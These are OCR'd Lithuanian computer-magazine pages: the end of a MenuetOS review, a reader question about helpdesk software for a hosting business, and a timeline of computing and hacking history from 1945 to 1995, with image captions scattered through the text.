tinklo, reikia turėti išorinį modemą (atskirą įrenginį). Jeigu tavo kompiuteryje yra vidinis programinis modemas, tai apie internetą *MenuetOS* sistemoje gali pamiršti — kad modemas suveiktų, reikia tvarkyklių.

[Užkrovimas iš kietojo disko] Nuolat krauti *MenuetOS* iš diskelio gali atsibosti, todėl iškyla būtinybė tai daryti iš kietojo disko. Tai galima padaryti panaudojant specialius užkrovėjus. Norint *MenuetOS* paleisti kartu su MS-DOS arba *Windows 9x*, reikia pasinaudoti programa *MeOSLoad*. Šiam užkrovėjui reikia, kad tavo kompiuteris tenkintų tam tikras sąlygas. Particijos, kurioje yra užkrovėjas, failų sistema turėtų būti FAT32. Kietasis diskas, kuriame yra ši particija, turėtų būti prijungtas prie pirmojo IDE valdiklio ir būti vedančiuoju įrenginiu (*Master*).

Norint įdiegti užkrovėją nėra nieko sudėtingo — tiesiog užkrovėjo bylą *meosload.com* išsaugok šakniniame disko *C* kataloge. Ten pat derėtų įkurdinti ir instaliacinę bylą *msetup.exe*. Po to reikia tiesiog paleisti *meosload.com*. MS-DOS sistemoje tai galima padaryti iš karto, o jeigu tu esi *Windows 9x* sistemoje, tai prieš tai kompiuterį reikia perkrauti „Command prompt only" režime. Kad kiekvieną kartą nereikėtų rankiniu būdu leisti *meosload.com* bylos, tu gali sukonfigūruoti užkrovimo meniu, paredaguodamas *autoexec.bat* ir *config.sys*. bylas. *MeOSLoad* gali nepalaikyti kai kurių *MenuetOS* versijų. Sėkmingai išbandymus praėjusių versijų sąrašą gali rasti dokumentacijoje, kuri guli archyve kartu su užkrovėju.

Norint naudotis *MenuetOS* kartu su *Windows NT/XP/2000*, reikia kito užkrovėjo. Norint jį panaudoti, reikės nukopijuoti dvi bylas į šakninį *C* disko katalogą ir pakeisti *boot.ini* bylą. Po to NTLOADER užkrovėjas pats išmoks paleisti *MenuetOS*.

Kūrėjai jas paprastai išleidžia tik *Windows* sistemoms, o kitas platformas (net ir gana populiarias) jie pamiršta. Ir jeigu net *Linux* sistemoje būna problematiška surasti reikiamą tvarkyklę, tai ką jau bekalbėti apie *MenuetOS*. Norint per modemą prisijungti prie tiekėjo, reikės sukonfigūruoti PPP programą. Tai daroma labai paprastai — pakeičiant parametrus (telefono numerį, vartotojo vardą ir slaptažodį) tiesiog programos išeities tekste, po ko ta programa perkompiliuojama su FASM. Tai gali nustebinti: kam tie sunkumai? Iš tiesų viskas ganėtinai paprasta: toks nustatymų pakeitimo būdas vaizdžiai bei praktiškai pademonstruoja galimybę kurti ir keisti egzistuojančią programinę įrangą tiesiog pačioje *MenuetOS*

sistemoje. Viskas apie išankstinį PPP sukonfigūravimą ir naudojimą, išsamiai aprašyta byloje *ppp.txt*. Lokalaus tinklo susijungimas konfigūruojamas su programa *stackcfg*, kas aprašyta byloje *stack.txt*. Be to, šiame pakankamai dideliame dokumente išsamiai aprašomos visos *MenuetOS* sistemos TCP/IP steko galimybės ir apribojimai.

Laikas sužinoti, kaip *MenuetOS* sistemoje reikalai su žaidimais. O čia viskas iš tiesų puiku. Tu gali mėgautis pasjansu *FreeCell* (kurio analogas *Windows* sistemoje vadinasi „Solitaire"), yra *Tetris*, net yra trimatis *Doom* stiliaus žaidimas su koridoriais, tiesa, be monstrų ir su tokiu savotišku valdymu pele. Egzistuoja *Quake* perkėlimo (portinimo) į *MenuetOS* projektas. Jeigu šiuo atžvilgiu pavyks ką nors padaryti, bus labai smalsu į tai pažiūrėti.

[Išvados] Tarp *MenuetOS* trūkumų galima paminėti tam tikrą su ja pateikiamos programinės įrangos primityvumą. Daugelio programų sąsajos negalima pavadinti grožio ir patogumo pavyzdžiais. Ne vienas funkcionalumas apribotas pačiomis minimaliausiomis galimybėmis. Tačiau niekas netrukdo išstudijuoti asemblerį, API bei vykdomų bylų formatą ir parašyti savo *MenuetOS* skirtas programas. Deja, *MenuetOS* nemoka automatiškai nustatyti prijungtos įrangos parametrų. Dėl to ją tenka konfigūruoti rankiniu būdu. Nepasiruošusiam vartotojui greičiausiai bus gana sunku suvokti, kokias reikšmes reikia nurodyti *Setup* programoje, kad sistema teisingai veiktų su aparatūra.

Nepaisant visų trūkumų, *MenuetOS* palieka palankų įspūdį. Priešingai nei daugelis jos brolių tarp naujų alternatyvių operacinių sistemų, ji nelūžta dėl kiekvieno nusičiaudėjimo. Matosi, jog kūrėjas, rašydamas kodą, skyrė pakankamai dėmesio stabilumui. Per visą mano darbo su *MenuetOS* laiką ji nė karto nepakibo. Vienu metu galima atidaryti daug programų, o su greitaveika nėra jokių problemų. Aš manau, kad ilgainiui tobulinimo procese ši operacinė sistema apaugs daugybe kokybiškos programinės įrangos, skirtingų įrenginių tvarkyklėmis ir, savaime suprantama, daugybe vartotojų, vienu kurių gali tapti ir tu.



FASM, *TinyPad* ir bylų valdymo įrankis *XTree*



Neseniai pradėjau teikti hostingo paslaugas. Aš esu direktorius, pardavimų vadybininkas ir palaikymo tarnyba viename asmenyje. Kol kas su viskuo sėkmingai susitvarkau, tačiau konsultuoti vartotojus per ICQ gana nepatogu. Norisi organizuoti taip vadinamą *HelpDesk*, kad bet kuris klientas per patogią sąsają galėtų palikti savo pareiškimą (*ticket*), kuriame išdėstytų problemos esmę, tuo pačiu pateikdamas ir papildomų duomenų (konfigūracines bylas, konkrečios programinės įrangos modulių versijas ir t.t.). Kaip tai būtų galima organizuoti?



Akivaizdžiausias variantas — į serverį perkelti specialų *web* skriptą. Jų ganėtinai daug, bet aš rekomenduočiau dėmesį atkreipti į *@1 Helpdesk XP PHP V2* (*upoint.net/myscripts/helpdesk.htm*), *Helpdesksoftware Hesk* (*www.phpjunkyard.com/free-helpdesksoftware.php*), *TicketMaster* (*www.jynx.net/tm*), *KBase Knowledge Base* (*scripts.tlcwe.com*). Tokiu atveju vartotojas paraišką galės forminti tiesiog naršyklės lange, per įprastinę *web* sąsają. Paraiškos taip pat aptarnaujamos per *web* sąsają, tuo pačiu užklausų apdorojimu vienu metu gali užsiimti keletas žmonių.

Iš esmės galima apseiti be skriptų (ir su jų konfigūravimu susijusio vargo) ir pasinaudoti specialiai šiam reikalui pritaikytomis programomis. Didelių laimėjimų šioje srityje pasiekė įrankis *ManageEngine ServiceDesk Plus* (*manageengine.adventnet.com/products/service-desk/*), užimanti apie ~50 Mb. Svetainėje yra mygtukas *Live Demo*, kuris vaizdžiai demonstruoja jo galimybes.



026

Didžiosios hakeriškos datos

VISAS MŪSŲ GYVENIMAS — TAI DATOS. GIMIMO DIENA, NEPRIKLAUSOMYBĖS DIENA, NAMIBIJOS IŠLAISVINIMO DIENA, NAUJIEJI METAI IR RUGSĖJO PIRMOJI. ĮŽYMIOS DATOS — NE TIK PRIEŽASTIS GEROMS IŠGERTUVĖMS. KAI KURIAS IŠ JŲ REIKIA ŽINOTI IR GERBTI AMŽINAI :)

Visa hakeriavimo istorija

[1945 rugsėjo 9] Harvardo universitete užfiksuota pirmoji kompiuterių istorijoje klaida (*bug*). Kandis, patekusi į *Mark II Aiken Calculator* jungiklių sistemą, nutraukė duomenų perdavimą, tuo pačiu sukeldama klaidą. Klaidą pavyko pašalinti, o nelaimingas vabzdys buvo išsaugotas kaip muziejinis eksponatas (o dėdulė Bilas Geitsas savo knygoje po to rašė: „be abejo, vadinti kandį vabalėliu (*bug*) nėra visiškai teisinga, tačiau taip jau išėjo" :).

[1952] Greis Murei Hoper (*Grace Murray Hopper*) sukūrė pirmąjį kompiliatorių, kuris anglų kalba rašomas instrukcijas kompiuteriui transformuodavo į mašininę kalbą. Ši moteris, garsi savo darbaia matematikos ir automatinio duomenų apdorojimo srityse, taip pat sukūrė pirmąją programavimo kalbą COBOL (*Common Business–Oriented Language*), kuri buvo skirta UNIVAC 1 mašinoms.

[1954] *Pasaulio šviesą išvydo pirmoji aukšto lygio kalba Fortran*. Jos autorius buvo Džonas Bakusas (*John Backus*).

[1958] Antroji aukšto lygio programavimo kalba buvo pavadinta *Lisp*, o ją sukūrė MTI profesorius Džonas Makartis (*John McCarthy*).

[1959] Masačūsetso technologijos institute gimė hakerių judėjimas. Iš pradžių dirbdami su gremėzdiškais IBM meinfreimais, o po to su šiuolaikiškesnėmis TX–0 ir PDP, kai kurie instituto studentai gilinosi į programavimą ir vienas su kitu varžėsi kodo optimizavimo mene. Pirmosiomis MTI hakeriškomis žvaigždėmis tapo Piteris Samsonas, Alanas Kotakas, Bobas Sandersas, Bilas Gosperis, Džeris Siuzmanas, Piteris Dačas, Bobas Vagneris, Tomas Naitas ir kiti. 50–ųjų pabaiga ir 60–ųjų pradžia į istoriją įėjo kaip „Auksiniai hakeriavimo metai".

[1961] Kompiuteryje IBM 7094 buvo paleista pirmoji paskirstyto laiko sistema CTSS, apjungianti 30 terminalų.

[1963] Džekas Denisas kartu su kitais MTI studentais pradėjo kurti MULTICS (*Multiplexed Information and Computing Service*). Tai turėjo būti operacinė sistema su neregėtomis galimybėmis. Projektas pasirodė esąs pernelyg ambicingas, o kadangi kūrėjai norėjo sukurti idealią sistemą, OS kūrimas truko metų metus. Galiausiai didžioji dalyvių dalis šiuo projektu nusivylė ir nesitikėjo jį apskritai kada nors užbaigti, todėl 60–ųjų pabaigoje šis projektas buvo paliktas likimo valiai, kad būtų galima imtis kitų darbų.



Grace Murray Hopper



Homebrew Computer Club



Vabaliukas, sukėlęs pirmąją kompiuterinę klaidą

[1964] MTI studentas Stiuartas Nelsonas sukūrė TX kompiuteriui skirtą programą, kuri generavo skirtingų dažnių signalus. Prijungus mašiną prie telefoninės linijos, jis galėjo manipuliuoti telefonų tinklu, nutraukdamas signalą „užimta" ir skambindamas nemokamai.

[1969 balandžio 7] Išeina pirmasis RFC (*Request for Comments*) — dokumentas, aprašantis kompiuterių tinklo specifikacijas. Jį išpublikavo Styvas Krokeris iš Kalifornijos universiteto.

[1969] Aklas studentas iš Floridos Džo Engresia, kitaip dar žinomas kaip *The Whistler*, aptiko, kad švilpaujant į telefono ragelį tam tikrame dažnių diapazone (2600 hercų), galima telefoninį signalą perjungti taip, kad tarpmiestiniai skambučiai tampa nemokamais. Šis atradimas tapo frykingo plėtojimosi atspirties tašku.

[1969 spalio 29] Atliekamas eksperimentinis *ARPAnet* — pirmojo istorijoje kompiuterių tinklo, kurto daugiau nei 7 metus — projekto paleidimas. Pirmaisiais šio tinklo mazgais tapo Kalifornijos universitetas UCLA ir Stenfordo tyrimų institutas. Iki 1971 metų *ARPAnet* jau apjungė 23 kompiuterius.

[1969] Telefonų kompanijos „Bell" darbuotojai Kenas Tompsonas ir Denis Ričis kuria operacinę sistemą UNIX. Iš pradžių kurta kaip žaidimo *Space Travel* paleidimui PDP kompiuteryje skirta failų sistema, UNIX tapo pačia lanksčiausia ir patogiausia visų laikų operacine sistema.

1970] Kompanija „Digital Equipment Corporation" praneša apie PDP015011 gamybą. Tai buvo revoliucinis kompiuteris, kuris MTI ir kituose Amerikos universitetuose tapo tikrų tikriausia hakeriška mašina.

[1971] Džonas Dreiperis, kuris vėliau išpopuliarėjo slapyvardžiu *Cap'n Crunch*, aptiko, kad kartu su saldumynais dėžutėje pateikiamas švilpukas tiksliai imituoja 2600 Hz diapazono signalą. Iš savo atradimo Dreiperis sukonstravo įrenginį ir jį pavadino *Blue Box*, kurį frykeriai daugelį metų naudojo nemokamam skambinimui ir telefoninių tinklų nulaužimui.

[1971, spalis] Žurnale „Esquire" buvo išpublikuotas Rono Rozenbaumo straipsnis „Mažosios mėlynos dėžutės paslaptys", iš kurio tūkstančiai žmonių sužinojo apie *Blue Box'us* ir frykerius. Jis turėjo įtakos frykingo plėtojimuisi.

[1972] 36-erių metų antikarinis aktyvistas Ebis Hofmanas pradeda leisti informacinį biuletenį *The Youth International Party Line*. Greitai Ebio partnerio, frykerio *Al Bell*, iniciatyva pavadinimas pakeičiamas į TAP (*Technical Assistance Program*), o pagrindine leidinio kryptimi tampa įvairių kovai su „biurokratine mašina" skirtų triukų publikavimas. Pavyzdžiui, kaip nemokamai skambinti iš taksofono.



ARPAnet pionieriai

[1973] *ARPAnet* tinkle pasirodo pirmasis Hakerių žargono žodyno variantas, vaizduojantis hakerių kultūros pasaulėžiūrą, etiką ir ypatybes.

[1973 vasario 7] Pirmą kartą pristatytas FTP (*File Transfer Protocol*).

[1973 kovas] Pirmieji bandymai užmegzti tarptautinį ryšį *ARPAnet* tinkle tarp Anglijos UCL ir Norvegijos NORSAR universitetų. Kompiuterių kiekis tinkle pasiekė 2000.

[1973] Operacinė sistema UNIX visiškai perrašyta *C* kalba. Ši OS tapo *de facto* standartu, įdiegiamu į Amerikos tyrimų institutų kompiuterius.

[1973] Koledžo studentai Styvas Džobsas ir Styvas Vozniakas, būsimieji „Apple Computer" įkūrėjai, pradeda savo gimtojo miesto aukštosiose mokyklose kurti ir platinti *Blue Box'us*.

[1974] Boltas, Beranekas ir Niumanas pristato *Telnet* — pirmąją komercinę *ARPAnet* versiją.

[1975 kovo 5] Įvyksta pirmasis kompiuterių entuziastų klubo *Homebrew* dalyvių susitikimas. Jo nariai buvo asmeninių kompiuterių pionieriais ir vėliau smarkiai paveikė visą kompiuterių istoriją.

[1977] Bilas Džojus išleidžia pirmąją BSD (*Berkeley Software Distribution*) operacinės sistemos versiją.

[1979] Atsiranda hakeriški ir frykeriški BBS. Vienais pirmųjų tapo legendiniai *Sherwood Forest* ir *Catch-22*, kuriuose buvo publikuojami slapti telefoniniai kodai, kompiuterinių sistemų slaptažodžiai, kreditinių kortelių numeriai ir apsaugų apėjimo būdai.

[1979] Inžinieriai iš Palo Alto įsikūrusio „Xerox" tyrimų centro sukūrė pirmąjį kompiuterinį kirminą — mažą programėlę, kuri skenuoja tinklą ir ieško nieko neveikiančių kompiuterių. Vadovaudamiesi kilniu tikslu padidinti mašinų darbo efektyvumą, autoriai padėjo pagrindą kompiuterių virusų ir kirminų erai, kurie sukėlė milijardus dolerių atsiėjusių nuostolių.

[1979] Atsiranda apsikeitimo pranešimais sistema USENET, kuri iš karto tampa populiariausia bendravimo priemone.

[1979] Brajenas Kerniganas ir Denis Ričis pasauliui pristato programavimo kalbą *C*.

[1981] Janas Merfis aka *Captain Zap* įsilaužia į stambiausios telefonų kompanijos AT&T kompiuterius ir taip pakeičia skambučių tarifų sistemą, kad visi miesto gyventojai dieną skambino




Denis Ričis



Švilpukas iš *Cap'n Crunch* dėžutės



Telnet



Džonas Dreiperis aka *Cap'n Crunch*

naktiniais tarifais ir atvirkščiai. Kompanijos darbuotojams aptikti ir ištaisyti šią klaidą pavyko tik po 2 dienų.

[1981 rugsėjo 12] Vokiečių klubo „Chaos" gimimas. Jo padedami įkūrėjai Vu Holandas ir Stefenas Verneris ruošėsi kovoti prieš vyriausybės kėsinimąsi į asmeninį gyvenimą. Per trumpą laiką „Chaos" tampa žymiausiu Europos hakerių klubu.

[1981] Aptiktas pirmasis internete plintantis kompiuterių virusas *Elk Clone*. Jo šaltinis buvo Teksaso A&M universitetas, o autorius liko nežinomas.

[1981] Policija areštuoja Rosko gaują, kuriai priklausė Kevinas Mitnikas, Rosko Diupeinas, Siuzan Sander ir Styvas Roudsas. Ši gauja keletą metų terorizavo telefonų ir kompiuterių tinklus, tačiau sulaikyti hakerių vis nepavykdavo. Savo bičiulius išdavė Rosko meilužė Siuzan, kuri negalėjo jam atleisti išdavystės.

[1982] Šešių jaunų hakerių grupė, pasivadinusi 414 (rajono indekso garbei), nulaužia 60 kompiuterių sistemų. Pagrinde nukentėjo tyrimų institutai ir mokslo organizacijos, tokios, kaip Los Alamos laboratorija ir Manheteno vėžinių susirgimų tyrimų centras.

[1982] Ričardas Stolmanas pradeda GNU — su C parašyto laisvai platinamo UNIX klono — kūrimą.

[1983]Amerikos kino teatrų ekranuose pirmą kartą pasirodo filmas „Karo žaidimai" (*WarGames*), kuriame pagrindinį vaidmenį atliko Metju Broderikas. Filme pasakojama apie paauglį hakerį, kuris nulaužė karinę kompiuterių sistemą, ko rezultatu galėjo tapti trečiasis Pasaulinis Karas. Filmas daugeliui jaunų to laiko kompiuteristų tapo atradimu, kuris juos įkvėpė studijuoti kompiuterių sistemas.

[1983] Išleistas pirmasis shellas *Korn shell* (*ksh*). Jo autoriumi tapo telefonų kompanijos AT&T darbuotojas Deividas Kornas.

[1984] Išeina specialus aktas, suteikiantis JAV Slaptajai tarnybai įgaliojimus tirti kompiuterinius nusikaltimus.

[1984] Hakeris slapyvardžiu *Lex Luthor* įkuria grupę *Legion of Doom*, kuri greitai tapo skaitlingiausia, labiausiai kvalifikuota ir įtakingiausia hakerių komanda pasaulyje.

[1984] Išeina pirmasis spausdinto hakerių žurnalo *2600: The Hacker Quarterly* numeris, kurio pagrindiniu redaktoriumi tapo Erikas Korlėjus aka *Emmanuel Goldstein*.

[1984] Loboko mieste (Teksasas) gimsta nauja hakerių grupė *Cult of Dead Cow*.

Jos įkūrėjai buvo *Swamp Ratte*, *Franken Gibe* ir *Sid Vicious*, kurie buvo to paties pavadinimo BBS sistemos operatoriai. Iš pradžių garsi savo pogrindiniu žurnalu, tikrą šlovę *CoDC* pelnė išleidusi *Back Orifice* programą 1998 metais.

[1984] Endriu Tanenbaumas sukuria pirmąją *Minix* versiją, kuri buvo už dyką platinamas UNIX klonas, vėliau įkvėpęs Linusą Torvaldsą sukurti *Linux*.

[1985 kovo 15] Užregistruotas pirmasis domenas *Symbolics.com*

[1985 lapkritis] Rendis Tišleris aka *Taran King* ir Kreigas Neidorfas aka *Knight Lightning* išleidžia pirmąjį žurnalo *Phrack* numerį. Kuriamas kartu su daugeliu pogrindžio atstovų, elektroninis ir nemokamas žurnalas greitai tapo pačiu populiariausiu hakerišku leidiniu.

[1985] Išleidžiama *Microsoft Windows 1.0*, kuri buvo pardavinėjama po 100 dolerių.

[1986 spalio 2] Išleidžiamas *Computer Fraud and Abuse Act*, kurį sukūrė JAV valdžia ir kuris oficialiai paskelbė, kad kompiuteriniai įsilaužimai atsiduria už įstatymo ribų, bei apibrėžė bausmes už tokio tipo nusikaltimus.

[1986] Vienas pirmųjų kompiuterių virusų *The Brain* atakuoja sistemas su MS-DOS.

[1987] Italijoje išeina pirmasis krekerių žurnalo *Decoder* numeris.

[1987] Įkurta saugumo organizacija CERT (*Computer Emergency Response Team*), kuri buvo skirta studijuoti ir spręsti kompiuterių saugumo problemas.

[1987] Žurnalo *Phrack* redaktoriai organizuoja uždarą pogrindinį renginį *SummerCon*, kurį aplankė 20 žymiausių Amerikos hakerių.


[1988] Pirmą kartą teisme panaudotas *Computer Fraud and Abuse Act*. Herbertui Zinui aka *ShadowHawk* buvo pareikšti kaltinimai dėl AT&T ir JAV Gynybos ministerijos kompiuterių nulau-



Žurnalas 2600



Filmo „Hackers" plakatas



ARPAnet schema 1977 metais



Tim Berners Lee




Windows 1.0



Minix



Cult of Dead Cow logotipas



WarGames filmo plakatas

žimo, dėl ko jam buvo skirta 10 tūkstančių dolerių bauda ir 9 mėnesiai laisvės atėmimo.

[1988 lapkritis] Kompiuterių kirmino epidemija paplinta *ARPAnet* tinkle, dėl ko paralyžiuojamas 6 tūkstančių kompiuterių darbas. Savo darbą pradėjęs iš Masačūsetso tyrimų instituto laboratorijos, per vieną naktį jis užkrėtė visus pagrindinius tinklo mazgus. Siekiant neutralizuoti užkratą, Berklio institute įvyko skubus kiečiausių šalies kompiuterių specialistų susirinkimas, kurie disasembliavo kodą. Paaiškėjo, kad kirmino autorius buvo Robertas Morisas — 24 metų studentas, kuris programos kode padarė klaidą, dėl ko kirminas paplito žaibišku greičiu.

[1988] Dėl kompiuterio nulaužimo Pirmasis nacionalinis Čikagos bankas netenka 70 milijonų dolerių.


[1989] Džudas Miltonas St. Jude ir R.U. Sirius išleidžia pirmąjį žurnalo Mondo 2000 numerį. Šis žurnalas tapo vienu populiariausiu 90–ųjų techniniu leidiniu.



Robertas Morisas



Mark Tabas



Blue Box



Kevin Mitnick

[1989] *Phiber Optik* įkuria grupę *Masters of Deception*, kurios tikslas buvo tapti geriausia pasaulio hakerių grupe. Artimiausius kelerius metus *Masters of Deception* dėl šio titulo aktyviai kovojo su *Legion of Doom* — abi komandos atlieka daugybę akiplėšiškų įsilaužimų, taip bandydamos apspjauti viena kitą. 1992 metais „didysis hakerių karas" baigiasi daugelio *MoD* narių areštu.

[1989] Užfiksuotas pirmųjų *stealth* virusų atsiradimas.

[1989] Po arešto *The Mentor* sukuria „Hakerio manifestą", kuris buvo išpublikuotas žurnale *Phrack* ir smarkiai išpopuliarėjo pogrindyje.

[1990 sausis] Įvyko vokiečių hakerių teismas, kuriame jie buvo kaltinti šnipinėjimu KGB. Karlas Koksas, Piteris Karlas, Markusas Hesas ir Dobas keletą mėnesių už pinigus aprūpino rusų žvalgybą informacija, gauta nulaužus vyriausybės ir komercines sistemas. Pagrindiniu liudininku teisme buvo vienas iš komandos narių, hakeris Hansas Hiubneris aka Pengo. Už savanorišką prisipažinimą ir parodymus prieš likusiuosius jis buvo amnestuotas. Likusieji buvo nuteisti lygtinai ir baudomis.

[1990] Moteris, slapyvardžiu *Natasha Grigori*, paleidžia BBS, kuris tapo centrine programinės įrangos piratų bendravimo vieta. Vėliau ji įkuria *antichildporn.org* — hakerių grupę, kuri seka vaikų pornografijos platintojus ir duomenis apie juos išsiunčia teisėsaugos struktūroms.

[1990] Suformuota *Electronic Frontier Foundation* — dėl kaltinimo kompiuteriniais nusikaltimais areštuotų žmonių teisių apsaugos organizacija.



Eddis Hofmanas



Lynx naršykle



PGP



Knight Lightning



Kompiuteris PDP-11



Cutomu Šimomura

[1990] Įvyko žurnalo *Phrack* redaktoriaus Kreigo Neidorfo teismas, nes jis išpublikavo dokumentą, kuriame buvo aprašomos 911 tarnybos telefonų specifikacijos. Telefonų kompanija dokumentą įvertino 80 tūkstančių dolerių, tačiau teisme pavyko įrodyti, kad šią tekstinę bylą bet kuris pageidaujantysis gali rasti valstijos bibliotekoje, o jos reali kaina neviršija 13 dolerių. Kreigas buvo išteisintas.

[1990 kovas] Buvo vykdoma operacija *Sundevil* — stambiausias istorijoje antihakeriškas reidas, apėmęs 13 miestų. Operacijoje veikė 150 specialiųjų tarnybų darbuotojų, kuriems pavyko konfiskuoti 42 kompiuterius, 23 tūkstančius diskelių, kalną spausdintos medžiagos ir kitų hakeriškų dalykėlių. Sulaikyti hakeriai mainais į amnestiją davė parodymus vienas prieš kitą, kas ne pačiu geriausiu būdu paveikė kažkada draugišką pogrindį. Po reido taip pat buvo uždaryta daug stambių hakeriškų BBS, iš scenos pasitraukė žymūs hakeriai.

[1990] Kevinas Poulsenas kartu su Ronu Ostinu atliko savo žymiąją radijo aferą. Kai Los Andželo radijo stotis pranešė apie konkursą, kuriame 102-am prisiskambinusiajam pažadėjo padovanoti 50 tūkstančių dolerių kainuojantį *Porsche*, hakeriai nulaužė stoties telefonų tinklą ir užgrobė 25 telefonų linijų valdymą. Savaime suprantama, 102-uoju tapo Kevinas, kuris vėliau pasiėmė savo prizą, o dar vėliau buvo areštuotas.

[1991] Išleista PGP (*Pretty Good Privacy*) — šifravimo programa, kurią sukūrė Filipas Cimermanas. JAV vyriausybė autoriui pateikė kaltinimus dėl šifravimo programinės įrangos eksportavimo apribojimų pažeidimo, tačiau tai PGP nesutrukdė tapti visame pasaulyje populiariu duomenų apsaugos įrankiu.

[1991] Išėjo pirmoji tekstinė UNIX sistemoms skirta naršyklė *Lynx*.

[1991 rugpjūčio 6] Timas Berners-Ly pranešė apie darbų ties *WWW* pradžią.

[1991 rugsėjo 17] Linus Torvalds pristatė pirmąją savo operacinės sistemos *Linux* versiją.

[1992] Kompiuterinė bendruomenė susijaudinusi dėl „Da Vinčio" viruso paleidimo grėsmės, kuris 1992 metų kovo 6 dieną turėtų užgriūti tūkstančius viso pasaulio kompiuterių. Tačiau kai atėjo ši lemtingoji data, jokio incidento neįvyko.

[1992] Pasauliniuose kino teatrų ekranuose pasirodo filmas *Sneakers*, pasakojantis apie profesionalių hakerių grupę.

[1993] Nacionalinė Saugumo Agentūra sukūrė SHA (*Secure Hash Algorithm*).

[1993] Teksaso A&M universiteto profesorius gauna daugybę grasinimų mirtimi po to, kai jo vartotoją nulaužęs ir tuo pasinaudojęs hakeris išsiuntinėja 20 tūkstančių rasistinių pranešimų.

[1993 balandžio 21] Nacionalinis programų kūrimo superkompiuteriams centras išleidžia *Mosaic 1.0* — pirmąją pasaulyje *web* naršyklę. Jos kūrėjai greitai taps kompanijos *Netscape* įkūrėjais.

[1993 liepos 9] Džefas Mosas suorganizuoja *DefCon* — kompiuterių saugumo konferenciją, vykstančią Las Vegase. Renginys buvo planuojamas kaip vienkartinis, tačiau pasirodė toks populiarus, kad įvyko jau kitais metais ir yra iki šiol organizuojamas kasmet.

[1993 liepos 17] Pasaulio šviesą išvysta pirmasis komercinis *Linux* distributyvas — *Slackware*.

[1993 gruodis] Išleidžiama pirmoji *FreeBSD* operacinės sistemos versija.

[1994] Įkurta kompanija *RedHat*, kuri išleidžia vieną populiariausių to paties pavadinimo *Linux* distributyvų.

[1994 sausio 12] Už daugkartinius kompiuterinius nusikaltimus Markas Abenas aka *Phiber Optik*, buvęs *Legion of Doom* narys ir *Masters of Deception* įkūrėjas nuteisiamas metams laisvės atėmimo. Neilgai trukus po to žurnalas *New York Magazine* hakerį įtraukia į miesto protingiausių žmonių šimtuką.

[1994 balandžio 12] Vienoje naujienų grupių pasirodo reklaminis dviejų advokatų pranešimas, kuriame jie reklamuoja savo paslaugas. Skaitytojai šį laišką pavadino *spam* — nuo to laiko šis žodelis tapo vienu iš labiausiai paplitusių kompiuterinių terminų.

[1994] Hakeriai skverbiasi į internetą ir savo pogrindinių BBS turinį perkelia į pasaulinio voratinklio svetaines.

[1994] Rusų hakeris Vladimiras Levinas nulaužia *Citybank* kompiuterių sistemą ir į savo sąskaitas Suomijoje ir Izraelyje perveda 10 milijonų dolerių. Banko darbuotojai greitai užšaldo šias sąskaitas, tačiau Levino bendrininkams pavyksta išgryninti 400 tūkstančių. Skotland Jardo policija hakerį areštavo Londone, kur šis atvažiavo pasisvečiuoti. Priglaudusi jį pusantrų metų angliškame kalėjime, valdžia Vladimirą po to pristatė į San Franciską, kur iš naujo teisė ir šį kartą nuteisė laisvės atėmimui amerikietiškame kalėjime.

[1994 gruodžio 25] Kompiuterių ekspertas Cutomu Šimomura padeda policijai susekti Keviną Mitniką, kuris nulaužė jo kompiuterį ir paliko pasityčiojantį pranešimą. Teisme prieš Mitniką jam pateikiami kaltinimai dėl daugybės kompiuterių sistemų nulaužimo, komercinės programinės įrangos ir 20 tūkstančių kreditinių kortelių numerių vagysčių. Šį kartą hakeris gauna 5 metus kalėjimo.

[1995] Kino teatrų ekranuose pasirodo filmai „The Net" (Tinklas) ir „Hackers".

[1995] JAV Gynybos ministerija praneša apie vien tik einamais metais užfiksuotus 250 tūkstančių hakerių atakų prieš jų kompiuterius. 65% šių atakų buvo sėkmingos.

[1995] Grupė *Phonemasters*, vadovaujama buvusio *LoD* hake-



Linux simbolis



Defcon



Anna Kournikova, kurios garbei buvo pavadintas virusas



Ričardas Stolmenas



Bilas Džojus

rio *Mark Tabas*, AT&T, „British Telecom", GTE, „MCI WorldCom", „Sprint", „Southwestern Bell" ir vyriausybinių kompiuterių sistemų telefoniniuose tinkluose sukelia chaosą. Hakerių gauja keletą mėnesių telefono kompanijoms tampa tikru maru. Metų pabaigoje FTB pradeda klausytis grupės narių pokalbių ir areštuoja lyderį. *Mark Tabas* nuteisiamas 5 metams laisvės atėmimo.

[1995 kovo 18] Internete pasirodo programa SATAN (*Security Administrator Tool for Analyzing Networks*), kurią parašo žymūs saugumo ekspertai Denas Farmeris ir Vycė Venema. Įrankis planuojamas kaip adminų įrankis, skirtas išaiškinti savo tinklo pažeidžiamumus, tačiau juo iš karto apsiginkluoja hakeriai. Ginčai apie tokio tipo programų legalumą netyla iki šiol.

[1995 gegužės 5] Krisas Lamprechtas aka *Minor Threat* tampa pirmuoju žmogumi, kuriam oficialiai uždraudžiama naudotis internetu. Hakeris teisiamas už daugelį kompiuterinių nusikaltimų, įskaitant duomenų iš vidinio kompanijos „Bell" tinklo vagystę ir pardavimą. *Minor Threat* taip pat žinomas kaip *ToneLoc* — programos, skenuojančios telefoninius tinklus ir ieškančios modeminių signalų — autorius.

[1995 liepos 12] *Tatu Julonenas security* bendruomenei pristato SSH (*Secure Shell*) protokolą.

[1995 rugpjūtis] „Microsoft" išleidžia *Windows 95*, kurios milijonas kopijų parduodama per pirmas keturias dienas.

